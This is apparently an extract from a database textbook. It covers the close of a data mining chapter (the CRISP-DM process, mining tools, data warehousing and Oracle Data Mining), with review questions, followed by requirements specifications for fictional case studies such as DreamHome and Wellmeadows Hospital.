


Figure 34.4 An example of visualization of the data shown in Figure 34.3.

34.3 The Data Mining Process

Recognizing that a systematic approach is essential to successful data mining, many vendor and consulting organizations have specified a process model designed to guide the user (especially someone new to building predictive models) through a sequence of steps that will lead to good results. In 1996 a consortium of vendors and users consisting of NCR Systems Engineering Copenhagen (Denmark), Daimler-Benz AG (Germany), SPSS/Integral Solutions Ltd (England), and OHRA Verzekeringen en Bank Groep BV (The Netherlands) developed a specification called the Cross Industry Standard Process for Data Mining (CRISP-DM).

CRISP-DM specifies a data mining process model that is not specific to any particular industry or tool. CRISP-DM has evolved from the knowledge discovery processes used widely in industry and in direct response to user requirements. The major aims of CRISP-DM are to make large data mining projects run more efficiently as well as to make them cheaper, more reliable, and more manageable. The current version of CRISP-DM is Version 1.0 and in this section we briefly describe this model (CRISP-DM, 1996).

34.3.1 The CRISP-DM Model

The CRISP-DM methodology is a hierarchical process model. At the top level, the process is divided into six different generic phases, ranging from business understanding to deployment of project results. The next level elaborates each of these phases as comprising several generic tasks. At this level, the description is generic enough to cover all the DM scenarios.

The third level specializes these tasks for specific situations. For instance, the generic task might be cleaning data, and the specialized task could be cleaning of numeric or categorical values. The fourth level is the process instance, that is, a record of actions, decisions, and result of an actual execution of a DM project.

The model also discusses relationships between different DM tasks. It gives an idealized sequence of actions during a DM project. However, it does not attempt to give all possible routes through the tasks. The different phases of the model are shown in Table 34.3.

The aim of each phase of the CRISP-DM model and the tasks associated with each are described briefly next.

Business understanding This phase focuses on understanding the project objectives and requirements from the business point of view. This phase converts the business problem to a data mining problem definition and prepares the preliminary plan for the project. The various tasks involved are as follows: determine business objectives, assess situation, determine data mining goal, and produce a project plan.

Data understanding This phase includes tasks for initial collection of the data and is concerned with establishing the main characteristics of the data. Characteristics include the data structures, data quality, and identifying any interesting subsets of the data. The tasks involved in this phase are as follows: collect initial data, describe data, explore data, and verify data quality.

TABLE 34.3 Phases of the CRISP-DM model.

PHASE
Business understanding
Data understanding
Data preparation
Modeling
Evaluation
Deployment

Data preparation This phase involves all the activities for constructing the final data set on which modeling tools can be applied directly. The different tasks in this phase are as follows: select data, clean data, construct data, integrate data, and format data.

Modeling This phase is the actual data mining operation and involves selecting modeling techniques, selecting modeling parameters, and assessing the model created. The tasks in this phase are as follows: select modeling technique, generate test design, build model, and assess model.

Evaluation This phase validates the model from the data analysis point of view. The model and the steps in modeling are verified within the context of achieving the business goals. The tasks involved in this phase are as follows: evaluate results, review process, and determine next steps.

Deployment The knowledge gained in the form of the model needs to be organized and presented in a form that is understood by the business users. The deployment phase can be as simple as generating a report or as complex as implementing repeatable DM processing across the enterprise. The business user normally executes the deployment phase. The steps involved are as follows: plan deployment, plan monitoring and maintenance, produce final report, and review report.

For a full description of the CRISP-DM model, the interested reader is referred to CRISP-DM (1996).

34.4 Data Mining Tools

There are a growing number of commercial data mining tools on the marketplace. The important features of data mining tools include data preparation, selection of data mining operations (algorithms), product scalability and performance, and facilities for understanding results.

Data preparation Data preparation is the most time-consuming aspect of data mining. Whatever a tool can provide to facilitate this process will greatly speed up model development. Some of the functions that a tool may provide to support data preparation include: data cleansing, such as handling missing data; data describing,

such as the distribution of values; data transforming, such as performing calculations on existing columns; and data sampling for the creation of training and validation data sets.

Selection of data mining operations (algorithms) It is important to understand the characteristics of the operations (algorithms) used by a data mining tool to ensure that they meet the user's requirements. In particular, it is important to establish how the algorithms treat the data types of the response and predictor variables, how fast they train, and how fast they work on new data. (A predictor variable is the column in a database that can be used to build a predictor model, to predict values in another column.)

Another important feature of an algorithm is its sensitivity to noise. (Noise is the difference between a model and its predictions. Sometimes data is referred to as being noisy when it contains errors such as many missing or incorrect values or when there are extraneous columns.) It is important to establish how sensitive a given algorithm is to missing data, and how robust are the patterns it discovers in the face of extraneous and incorrect data.

Product scalability and performance Scalability and performance are important considerations when seeking a tool that is capable of dealing with increasing amounts of data in terms of numbers of rows and columns possibly with sophisticated validation controls. The need to provide scalability while maintaining satisfactory performance may require investigations into whether a tool is capable of supporting parallel processing using technologies such as SMP or MPP. We discuss parallel processing using SMP and MPP technology in Section 23.1.1.

Facilities for understanding results A good data mining tool should help the user understand the results by providing measures such as those describing accuracy and significance in useful formats (for example, confusion matrices) by allowing the user to perform sensitivity analysis on the result, and by presenting the result in alternative ways (using, for example, visualization techniques).

A confusion matrix shows the counts of the actual versus predicted class values. It shows not only how well the model predicts, but also presents the details needed to see exactly where things may have gone wrong.

Sensitivity analysis determines the sensitivity of a predictive model to small fluctuations in predictor value. Through this technique end-users can gauge the effects of noise and environmental change on the accuracy of the model.

Visualization graphically displays data to facilitate better understanding of its meaning. Graphical capabilities range from simple scatterplots to complex multi-dimensional representations.

34.5 Data Mining and Data Warehousing

One of the major challenges for organizations seeking to exploit data mining is identifying data suitable to mine. Data mining requires a single, separate, clean, integrated, and self-consistent source of data. A data warehouse is well equipped for providing data for mining for the following reasons:

- Data quality and consistency are prerequisites for mining to ensure the accuracy of the predictive models. Data warehouses are populated with clean, consistent data.
- It is advantageous to mine data from multiple sources to discover as many interrelationships as possible. Data warehouses contain data from a number of sources.
- Selecting the relevant subsets of records and fields for data mining requires the query capabilities of the data warehouse.
- The results of a data mining study are useful if there is some way to further investigate the uncovered patterns. Data warehouses provide the capability to go back to the data source.

Given the complementary nature of data mining and data warehousing, many end-users are investigating ways of exploiting data mining and data warehouse technologies.

34.6 Oracle Data Mining (ODM)

In large data warehouse environments, many different types of analysis can occur. In addition to SQL queries, we may also apply more advanced analytical operations on the data. Two major types of analysis are OLAP and data mining. Rather than having a separate OLAP or data mining engine, Oracle has integrated OLAP and data mining capabilities directly into the database server. Oracle OLAP and Oracle Data Mining (ODM) are options to the Oracle Database. In Section 33.6 we presented an introduction to Oracle's support for OLAP; in this section we provide an introduction to Oracle's support for data mining.

34.6.1 Data Mining Capabilities

Oracle enables data mining inside the database for performance and scalability. Some of the capabilities include:

- an API that provides programmatic control and application integration;
- analytical capabilities with OLAP and statistical functions in the database;
- multiple algorithms: Naïve Bayes, Decision Trees, Clustering, and Association Rules;
- real-time and batch scoring modes;
- multiple prediction types;
- association insights.

34.6.2 Enabling Data Mining Applications

Oracle Data Mining provides a Java API to exploit the data mining functionality that is embedded within the Oracle database. By delivering complete programmatic control of the database in data mining, ODM delivers powerful, scalable modeling and real-time scoring. This enables e-businesses to incorporate predictions and classifications in all processes and decision points throughout the business cycle.

ODM is designed to meet the challenges of vast amounts of data, delivering accurate insights completely integrated into e-business applications. This integrated intelligence enables the automation and decision speed that e-businesses require in order to compete in today's business environment.

34.6.3 Predictions and Insights

ODM uses data mining algorithms to sift through the large volumes of data generated by e-businesses to produce, evaluate, and deploy predictive models. It also enriches mission-critical applications in customer relationship management (CRM), manufacturing control, inventory management, customer service and support, Web portals, wireless devices and other fields with context-specific recommendations and predictive monitoring of critical processes. ODM delivers real-time answers to questions such as:

- Which N items is person A most likely to buy or like?
- What is the likelihood that this product will be returned for repair?

34.6.4 Oracle Data Mining Environment

The Oracle Data Mining environment supports all the phases of data mining within the database. For each phase the ODM environment results in significant improvements in such areas as performance, automation, and integration.

Data preparation

Data preparation can create new tables or views of existing data. Both options perform faster than moving data to an external data mining utility and offer the programmer the option of snapshots or real-time updates.

ODM provides utilities for complex, data mining-specific tasks. Binning improves model build time and model performance, so ODM provides a utility for user-defined binning. ODM accepts data in either single-record format or in transactional format and performs mining on transactional formats. Single-record format is most common in applications, so ODM provides a utility for transforming data into single-record format.

Associated analysis for preparatory data exploration and model evaluation is extended by Oracle's statistical functions and OLAP capabilities. Because these also operate within the database, they can all be incorporated into a seamless application that shares database objects, which allows for more functional and faster applications.

Model building

Oracle Data Mining provides four algorithms: Naïve Bayes, Decision Tree, Clustering, and Association Rules. These algorithms address a broad spectrum of business problems, ranging from predicting the future likelihood of a customer purchasing a given product, to understanding which products are likely to be purchased together in a single trip to the grocery store. All model building takes place inside the database. Once again, the data does not need to move outside the database in order to build the model, and therefore the entire data mining process is accelerated.

Model evaluation

Models are stored in the database and directly accessible for evaluation, reporting, and further analysis by a wide variety of tools and application functions. ODM provides APIs for calculating traditional confusion matrices and lift charts. It stores the models, the underlying data, and these analysis results together in the database to allow further analysis, reporting, and application-specific model management.

Scoring

Oracle Data Mining provides both batch and real-time scoring. In batch mode, ODM takes a table as input. It scores every record, and returns a scored table as a result. In real-time mode, parameters for a single record are passed in and the scores are returned in a Java object.

In both modes, ODM can deliver a variety of scores. It can return a rating or probability of a specific outcome. Alternatively, it can return a predicted outcome and the probability of that outcome occurring. Examples include:

- How likely is this event to end in outcome A?
- Which outcome is most likely to result from this event?
- What is the probability of each possible outcome for this event?

34.6.5 Data Mining Features in Oracle 11g

ODM is an option with Oracle Database 11g, which enables you to easily build and deploy next-generation applications that deliver predictive analytics and new insights. Application developers can rapidly build next-generation applications using ODM's SQL and Java APIs that automatically mine Oracle data and deploy results in real-time throughout the enterprise. Because the data, models, and results remain in the Oracle Database, data movement is eliminated, security is maximized, and information latency is minimized. ODM models can be included in SQL queries and embedded in applications to offer improved business intelligence.

More details on Oracle Data Mining are available at <http://www.oracle.com>.



Chapter Summary

- **Data mining** is the process of extracting valid, previously unknown, comprehensible, and actionable information from large databases and using it to make crucial business decisions.
- There are four main operations associated with data mining techniques: predictive modeling, database segmentation, link analysis, and deviation detection.
- Techniques are specific implementations of the operations (algorithms) that are used to carry out the data mining operations. Each operation has its own strengths and weaknesses.
- **Predictive modeling** can be used to analyze an existing database to determine some essential characteristics (model) about the data set. The model is developed using a *supervised learning* approach, which has two phases: training and testing. Applications of predictive modeling include customer retention management, credit approval, cross-selling, and direct marketing. There are two associated techniques: *classification* and *value prediction*.

- **Database segmentation** partitions a database into an unknown number of *segments*, or *clusters*, of similar records. This approach uses *unsupervised learning* to discover homogeneous subpopulations in a database to improve the accuracy of the profiles.
- **Link analysis** aims to establish links, called *associations*, between the individual records, or sets of records, in a database. There are three specializations of link analysis: *associations discovery*, *sequential pattern discovery*, and *similar time sequence discovery*. Associations discovery finds items that imply the presence of other items in the same event. Sequential pattern discovery finds patterns between events such that the presence of one set of items is followed by another set of items in a database of events over a period of time. Similar time sequence discovery is used, for example, in the discovery of links between two sets of data that are time-dependent, and is based on the degree of similarity between the patterns that both time series demonstrate.
- **Deviation detection** is often a source of true discovery because it identifies outliers, which express deviation from some previously known expectation and norm. This operation can be performed using *statistics* and *visualization* techniques or as a by-product of data mining.
- The **Cross Industry Standard Process for Data Mining (CRISP-DM)** specification describes a data mining process model that is not specific to any particular industry or tool.
- The important characteristics of data mining tools include: data preparation facilities; selection of data mining operations (algorithms); scalability and performance; and facilities for understanding results.
- A data warehouse is well equipped for providing data for mining as a warehouse not only holds data of high quality and consistency, and from multiple sources, but is also capable of providing subsets (views) of the data for analysis and lower level details of the source data, when required.

Review Questions

- 34.1 Discuss what data mining represents.
- 34.2 Provide examples of data mining applications.
- 34.3 Describe how the following data mining operations are applied and provide typical examples for each:
 - (a) predictive modeling,
 - (b) database segmentation,
 - (c) link analysis,
 - (d) deviation detection.
- 34.4 Describe the main aims and phases of the CRISP-DM model.
- 34.5 What are the roles of the main components of business intelligence?
- 34.6 Discuss the relationship between data warehousing and data mining.
- 34.7 Describe the Oracle Data Mining environment.

Exercises

- 34.8 Consider how a company such as *DreamHome* could benefit from data mining. Discuss, using examples, the data mining operations that could be most usefully applied within *DreamHome*.
- 34.9 Investigate whether your organization (such as your university/college or workplace) has invested in data mining technologies and, if so, whether the data mining tool(s) forms part of a larger investment in business intelligence technologies. If possible, establish the reasons for the interest in data mining, how the tools are being applied, and whether the promise of data mining has been realized.



Appendices

A	Users' Requirements Specification for <i>DreamHome</i> Case Study	A-1
B	Other Case Studies	B-1
C	Alternative ER Modeling Notations	C-1
D	Summary of the Database Design Methodology for Relational Databases	D-1
E	Introduction to Pyrrho: A Lightweight RDBMS	E-1



A

Users' Requirements Specification for *DreamHome* Case Study



Objectives

In this appendix you will learn:

- The data and transaction requirements for the Branch and Staff user views of the *DreamHome* case study described in Section 11.4.

This appendix describes the users' requirements specification for the Branch and Staff user views of the *DreamHome* database system. For each collection of user views, the "Data Requirements" section describes the data used and the "Data Transactions" section provides examples of how the data is used.

A.1 Branch User Views of *DreamHome*

A.1.1 Data Requirements

Branches

DreamHome has branch offices in cities throughout the United Kingdom. Each branch office is allocated members of staff, including a Manager, who manages the operations of the office. The data describing a branch office includes a unique branch number, address (street, city, and postcode), telephone numbers (up to a maximum of three), and the name of the member of staff who currently manages the office. Additional data is held on each Manager, which includes the date that the Manager assumed his or her position at the current branch office, and a monthly bonus payment based upon his or her performance in the property for rent market.

Staff

Members of staff with the role of Supervisor are responsible for the day-to-day activities of an allocated group of staff called Assistants (up to a maximum of 10, at any one time). Not all members of staff are assigned to a Supervisor. The data stored regarding each member of staff includes staff number, name, address, position, salary, name of Supervisor (where applicable), and the details of the branch office at which a member of staff is currently working. The staff number is unique across all branches of *DreamHome*.

Properties for rent

Each branch office offers a range of properties for rent. The data stored for each property includes property number, address (street, city, postcode), type, number of rooms, monthly rent, and the details of the property owner. The property number is unique across all branch offices. The management of a property is assigned to a member of staff whenever it is rented out or requires to be rented out. A member of staff may manage a maximum of 100 properties for rent at any one time.



When a given property is available for rent, the property details will be displayed on the *DreamHome* Web site and, when necessary, as advertisements in local and national newspapers.

Property owners

The details of property owners are also stored. There are two main types of property owner: private owners and business owners. The data stored for private owners includes owner number, name, address, telephone number, email, and password. The data stored on business owners includes name of business, type of business, address, telephone number, email, password, and contact name. The password will allow owners access to parts of the *DreamHome* database using the Web.

Clients

DreamHome refers to members of the public interested in renting property as clients. To become a client, a person must first register at a branch office of *DreamHome*. The data stored on clients includes client number, name, telephone number, email, preferred type of accommodation, and the maximum rent that the client is prepared to pay. Also stored is the name of the member of staff who processed the registration, the date the client joined, and some details on the branch office at which the client registered. The client number is unique across all *DreamHome* branches.

Leases

When a property is rented out, a lease is drawn up between the client and the property. The data listed in detail on the lease includes lease number, client number, name and address, property number and address, monthly rent, method of payment, an indication of whether the deposit has been paid deposit (calculated as twice the monthly rent), duration of lease, and the start and end dates of the lease period.

Newspapers

When required, the details of properties for rent are advertised in local and national newspapers. The data stored includes the property number, address, type, number of rooms, rent, the date advertised, the name of the newspaper, and the cost to advertise. The data stored on each newspaper includes the newspaper name, address, telephone number, and contact name.

A.1.2 Transaction Requirements (Sample)

Data entry

Enter the details of a new branch (such as branch B003 in Glasgow).

Enter the details of a new member of staff at a branch (such as Ann Beech at branch B003).

Enter the details of a lease between a client and property (such as client Mike Ritchie renting out property number PG4 from the 10-May-12 to 9-May-13).

Enter the details of a property advertised in a newspaper (such as property number PG4 advertised in the Glasgow Daily newspaper on the 06-May-12).

Data update/deletion

Update/delete the details of a branch.

Update/delete the details of a member of staff at a branch.

Update/delete the details of a given lease at a given branch.

Update/delete the details of a newspaper advertisement at a given branch.

Data queries

Examples of queries required by the Branch user views:

- (a) List the details of branches in a given city.
- (b) Identify the total number of branches in each city.
- (c) List the name, position, and salary of staff at a given branch, ordered by staff name.
- (d) Identify the total number of staff and the sum of their salaries.
- (e) Identify the total number of staff in each position at branches in Glasgow.
- (f) List the name of each Manager at each branch, ordered by branch address.
- (g) List the names of staff supervised by a named Supervisor.
- (h) List the property number, address, type, and rent of all properties in Glasgow, ordered by rental amount.
- (i) List the details of properties for rent managed by a named member of staff.
- (j) Identify the total number of properties assigned to each member of staff at a given branch.
- (k) List the details of properties provided by business owners at a given branch.
- (l) Identify the total number of properties of each type at all branches.
- (m) Identify the details of private property owners that provide more than one property for rent.
- (n) Identify flats with at least three rooms and with a monthly rent no higher than £500 in Aberdeen.
- (o) List the number, name, and telephone number of clients and their property preferences at a given branch.
- (p) Identify the properties that have been advertised more than the average number of times.
- (q) List the details of leases due to expire next month at a given branch.

- (r) List the total number of leases with rental periods that are less than one year at branches in London.
- (s) List the total possible daily rental for property at each branch, ordered by branch number.

A.2 Staff User Views of *DreamHome*

A.2.1 Data Requirements

Staff

The data required on members of staff includes staff number, name (first and last name), position, gender, date of birth (DOB), and name of the Supervisor (where appropriate). Members of staff in the position of Supervisor supervise an allocated group of staff (up to a maximum of 10 at any one time).

Properties for rent



The data stored on property for rent includes property number, address (street, city, and postcode), type, number of rooms, monthly rent, and the details of the property owner. The monthly rent for a property is reviewed annually. Most of the properties rented out by *DreamHome* are apartments (or flats). The management of a property is assigned to a member of staff whenever it is rented out or ready to be rented out. A member of staff may manage a maximum of 100 properties for rent at any one time.

Property owners

There are two main types of property owner: private owners and business owners. The data stored on private owners includes owner number, name (first and last name), address, telephone number, email, and password. The data stored on business owners includes owner number, name of business, business type, address, telephone number, email, password, and contact name.

Clients

When a prospective client registers with *DreamHome*, the data stored includes the client number, name (first and last name), telephone number, email, and some data on the desired property, including the preferred type of accommodation and the maximum rent that the client is prepared to pay. Also stored is the name of the member of staff who registered the new client.

Property viewings

Clients may request to view property. The data stored includes client number, name and telephone number, property number and address, date the client viewed the property, and any comments made by the client regarding the suitability of the property. A client may view the same property only once on a given date.

Leases

Once a client finds a suitable property, a lease is drawn up. The information on the lease includes lease number, client number and name, property number,

address, type and number of rooms, monthly rent, method of payment, deposit (calculated as twice the monthly rent), whether the deposit is paid, the start and end dates of the rental period, and the duration of the lease. The lease number is unique across all *DreamHome* branches. A client may hold a lease associated with a given property from a minimum of three months to a maximum of 1 year.

A.2.2 Transaction Requirements (Sample)

Data entry

Enter the details for a new property and the owner (such as details of property number PG4 in Glasgow owned by Tina Murphy).

Enter the details of a new client (such as details of Mike Ritchie).

Enter the details of a client viewing a property (such as client Mike Ritchie viewing property number PG4 in Glasgow on the 06-May-12).

Enter the details of a lease between a client and property (such as client Mike Ritchie renting out property number PG4 from the 10-May-12 to 9-May-13).

Data update/deletion

Update/delete the details of a property.

Update/delete the details of a property owner.

Update/delete the details of a client.

Update/delete the details of a property viewing by a client.

Update/delete the details of a lease.

Data queries

Examples of queries required by the Staff user views:

- (a) List details of staff supervised by a named Supervisor at the branch.
- (b) List details of all Assistants alphabetically by name at the branch.
- (c) List the details of property (including the rental deposit) available for rent at the branch, along with the owner's details.
- (d) List the details of properties managed by a named member of staff at the branch.
- (e) List the clients registering at the branch and the names of the members of staff who registered the clients.
- (f) Identify properties located in Glasgow with rents no higher than £450.
- (g) Identify the name and telephone number of an owner of a given property.
- (h) List the details of comments made by clients viewing a given property.
- (i) Display the names and phone numbers of clients who have viewed a given property but not supplied comments.
- (j) Display the details of a lease between a named client and a given property.
- (k) Identify the leases due to expire next month at the branch.
- (l) List the details of properties that have not been rented out for more than three months.
- (m) Produce a list of clients whose preferences match a particular property.

B

Other Case Studies

Objectives

In this appendix you will learn:

- The *University Accommodation Office* case study, which describes the data and transaction requirements of a university accommodation office.
- The *EasyDrive School of Motoring* case study, which describes the data and transaction requirements of a driving school.
- The *Wellmeadows Hospital* case study, which describes the data and transaction requirements of a hospital.

This appendix describes the *University Accommodation Office* case study in Section B.1, The *EasyDrive School of Motoring* in Section B.2, and the *Wellmeadows Hospital* case study in Section B.3.

B.1 The University Accommodation Office Case Study

The director of the *University Accommodation Office* requires you to design a database to assist with the administration of the office. The requirements collection and analysis phase of the database design process has provided the following data requirements specification for the *University Accommodation Office* database followed by examples of query transactions that should be supported by the database.

B.1.1 Data Requirements

Students

The data stored for each full-time student includes: the banner number, name (first and last name), home address (street, city, postcode), mobile phone number, email, date of birth, gender, category of student (for example, first-year undergraduate, postgraduate), nationality, special needs, any additional comments, current status (placed/waiting), major, and minor.

The student information stored relates to those currently renting a room and those on the waiting list. Students may rent a room in a hall of residence or student apartment.

When a student joins the university, he or she is assigned to a member of staff who acts as his or her Adviser. The Adviser is responsible for monitoring the student's welfare and academic progression throughout his or her time at the university. The data held on a student's Adviser includes full name, position, name of department, internal telephone number, email, and room number.

Halls of residence

Each hall of residence has a name, address, telephone number, and a hall manager, who supervises the operation of the hall. The halls provide only single rooms, which have a room number, place number, and monthly rent rate.

The place number uniquely identifies each room in all halls controlled by the Residence Office and is used when renting a room to a student.

Student flats

The Residence Office also offers student apartments. These are fully furnished and provide single-room accommodation for groups of three, four, or five students. The information held on student apartments includes an apartment number, address, and the number of single bedrooms available in each apartment. The flat number uniquely identifies each apartment.

Each bedroom in an apartment has a monthly rent rate, room number, and a place number. The place number uniquely identifies each room available in all student apartments and is used when renting a room to a student.

Leases

A student may rent a room in a hall or student apartment for various periods of time. New lease agreements are negotiated at the start of each academic year, with a minimum rental period of one semester and a maximum rental period of one year, which includes semesters 1 and 2 and the summer semester. Each individual lease agreement between a student and the Residence Office is uniquely identified using a lease number.

The data stored on each lease includes the lease number, duration of the lease (given as semesters), student's name and banner number, place number, room number, address details of the hall or student apartment, and the date the student wishes to enter the room, and the date the student wishes to leave the room (if known).

Invoices

At the start of each semester, each student is sent an invoice for the following rental period. Each invoice has a unique invoice number.

The data stored on each invoice includes the invoice number, lease number, semester, payment due, student's full name and banner number, place number, room number, and the address of the hall or apartment. Additional data is also held regarding the payment of the invoice and includes the date the invoice was paid,

the method of payment (check, cash, Visa, and so on), the date the first and second reminder was sent (if necessary).

Student apartment inspections

Student apartments are inspected by staff on a regular basis to ensure that the accommodation is well maintained. The information recorded for each inspection is the name of the member of staff who carried out the inspection, the date of inspection, an indication of whether the property was found to be in a satisfactory condition (yes or no), and any additional comments.

Residence staff

Some information is also held on members of staff of the Residence Office and includes the staff number, name (first and last name), email, home address (street, city, postcode), date of birth, gender, position (for example, Hall Manager, Administrative Assistant, Cleaner) and location (for example, Residence Office or Hall).

Courses

The Residence Office also stores a limited amount of information on the courses offered by the university, including the course number, course title (including year), course instructor, instructor's on-campus telephone number, email, room number, and department name. Each student is also associated with a single programme of studies.

Next-of-kin

Whenever possible, information on a student's next-of-kin is stored, which includes the name, relationship, address (street, city, postcode), and contact telephone number.

B.1.2 Query Transactions (Sample)

Listed here are some examples of query transactions that should be supported by the *University Accommodation Office* database system:

- (a) Present a report listing the Manager's name and telephone number for each hall of residence.
- (b) Present a report listing the names and banner numbers of students with the details of their lease agreements.
- (c) Display the details of lease agreements that include the summer semester.
- (d) Display the details of the total rent paid by a given student.
- (e) Present a report on students who have not paid their invoices by a given date.
- (f) Display the details of apartment inspections where the property was found to be in an unsatisfactory condition.
- (g) Present a report of the names and banner numbers of students with their room number and place number in a particular hall of residence.
- (h) Present a report listing the details of all students currently on the waiting list for accommodation; that is; who were not placed.
- (i) Display the total number of students in each student category.

- (j) Present a report of the names and banner numbers for all students who have *not* supplied details of their next-of-kin.
- (k) Display the name and internal telephone number of the Adviser for a particular student.
- (l) Display the minimum, maximum, and average monthly rent for rooms in residence halls.
- (m) Display the total number of places in each residence hall.
- (n) Display the staff number, name, age, and current location of all members of the residence staff who are over 60 years old today.

B.2 The *EasyDrive School of Motoring* Case Study

The *EasyDrive School of Motoring* was established in Glasgow in 1992. Since then, the school has grown steadily and now has several offices in most of the main cities of Scotland. However, the school is now so large that more and more administrative staff are being employed to cope with the ever-increasing amount of paperwork. Furthermore, the communication and sharing of information between offices, even in the same city, is poor. The Director of the school, Dave MacLeod, feels that too many mistakes are being made and that the success of the school will be short-lived if he does not do something to remedy the situation. He knows that a database could help in part to solve the problem and has approached you and your team to help in creating a database system to support the running of the *EasyDrive School of Motoring*. The Director has provided the following brief description of how the *EasyDrive School of Motoring* operates.

B.2.1 Data Requirements

Each office has a Manager (who tends to also be a Senior Instructor), several Senior Instructors, Instructors, and administrative staff. The Manager is responsible for the day-to-day running of the office. Clients must first register at an office, which includes completion of an application form, which records their personal details. Before the first lesson, a client is requested to attend an interview with an Instructor to assess the needs of the client and to ensure that the client holds a valid provisional driving license. A client is free to ask for a particular Instructor or to request that an Instructor be changed at any stage throughout the process of learning to drive. After the interview, the first lesson is booked. A client may request individual lessons or book a block of lessons for a reduced fee. An individual lesson is for one hour, which begins and ends at the office. A lesson is with a particular Instructor in a particular car at a given time. Lessons can start as early as 8:00 a.m. and as late as 8:00 p.m. After each lesson, the Instructor records the progress made by the client and notes the mileage used during the lesson. The school has a pool of cars, which are adapted for the purposes of teaching. Each Instructor is allocated to a particular car. As well as teaching, the Instructors are free to use the cars for personal use. The cars are inspected at regular intervals for faults. Once ready, a client applies for a driving test date. To obtain a full driving license, the client must pass both the driving and written parts of the test. It is the

responsibility of the Instructor to ensure that the client is best prepared for all aspects of the test. The Instructor is not responsible for testing the client and is not in the car during the test, but should be available to drop off and pick up the client before and after the test at the Testing Center. If a client fails to pass, the Instructor must record the reasons for the failure.

B.2.2 Query Transactions (Sample)

The director has provided some examples of typical queries that the database system for the *EasyDrive School of Motoring* must support:

- (a) The names and the telephone numbers of the Managers of each office.
- (b) The full address of all offices in Glasgow.
- (c) The names of all female Instructors based in the Glasgow, Bearsden office.
- (d) The total number of staff at each office.
- (e) The total number of clients (past and present) in each city.
- (f) The timetable of appointments for a given Instructor next week.
- (g) The details of interviews conducted by a given Instructor.
- (h) The total number of female and male clients (past and present) in the Glasgow, Bearsden office.
- (i) The numbers and name of staff who are Instructors and over 55 years old.
- (j) The registration number of cars that have had no faults found.
- (k) The registration number of the cars used by Instructors at the Glasgow, Bearsden office.
- (l) The names of clients who passed the driving test in January 2013.
- (m) The names of clients who have sat the driving test more than three times and have still not passed.
- (n) The average number of miles driven during a one-hour lesson.
- (o) The number of administrative staff located at each office.

B.3 The Wellmeadows Hospital Case Study

This case study describes a small hospital called *Wellmeadows*, which is located in Edinburgh. The *Wellmeadows Hospital* specializes in the provision of health care for elderly people. Listed in these sections is a description of the data recorded, maintained, and accessed by the hospital staff to support the management and day-to-day operations of the *Wellmeadows Hospital*.

B.3.1 Data Requirements

Wards

The *Wellmeadows Hospital* has 17 wards with a total of 240 beds available for short- and long-term patients, and an outpatient clinic. Each ward is uniquely identified by a number (for example, ward 11) and also a ward name (for example,

Orthopedic), location (for example, E Block), total number of beds, and telephone extension number (for example, Extn. 7711).

Staff

The *Wellmeadows Hospital* has a Medical Director, who has overall responsibility for the management of the hospital. The Medical Director maintains control over the use of the hospital resources (including staff, beds, and supplies) in the provision of cost-effective treatment for all patients.

The *Wellmeadows Hospital* has a Personnel Officer, who is responsible for ensuring that the appropriate number and type of staff are allocated to each ward and the outpatient clinic. The information stored for each member of staff includes a staff number, name (first and last), full address, telephone number, date of birth, gender, insurance number, position held, current salary, and salary scale. It also includes each member's qualifications (which includes date of qualification, type, and name of institution), and work experience details (which includes the name of the organization, position, and start and finish dates).

The type of employment contract for each member of staff is also recorded, including the number of hours worked per week, whether the member of staff is on permanent basis or temporary contract, and the type of salary payment (weekly/monthly). An example of a *Wellmeadows Hospital* form used to record the details of a member of staff called Moira Samuel working in ward 11 is shown in Figure B.1.

Each ward and the outpatient clinic has a member of staff with the position of Charge Nurse. The Charge Nurse is responsible for overseeing the day-to-day operation of the ward/clinic. The Charge Nurse is allocated a budget to run the ward and must ensure that all resources (staff, beds, and supplies) are used effectively in the care of patients. The Medical Director works closely with the Charge Nurses to ensure the efficient running of the hospital.

A Charge Nurse is responsible for setting up a weekly staff rotation, and must ensure that the ward/clinic has the correct number and type of staff on duty at any time during the day or night. In a given week, each member of staff is assigned to work an early, late, or night shift.

As well as the Charge Nurse, each ward is allocated senior and junior nurses, doctors and auxiliaries. Specialist staff (for example, consultants and physiotherapists) are allocated to several wards or the clinic. An example of a *Wellmeadows Hospital* report listing the details of the staff allocated to ward 11 is shown in Figure B.2.

Patients

When a patient is first referred to the hospital, he or she is allocated a unique patient number. At this time, additional details of the patient are also recorded, including name (first and last), address, telephone number, date of birth, gender, marital status, date registered with the hospital, and the details of the patient's next-of-kin.

Patient's next-of-kin

The details of a patient's next-of-kin are recorded, which includes the next-of-kin's full name, relationship to the patient, address, and telephone number.

Wellmeadows Hospital Staff Form Staff Number: <u>5011</u>	
Personal Details	
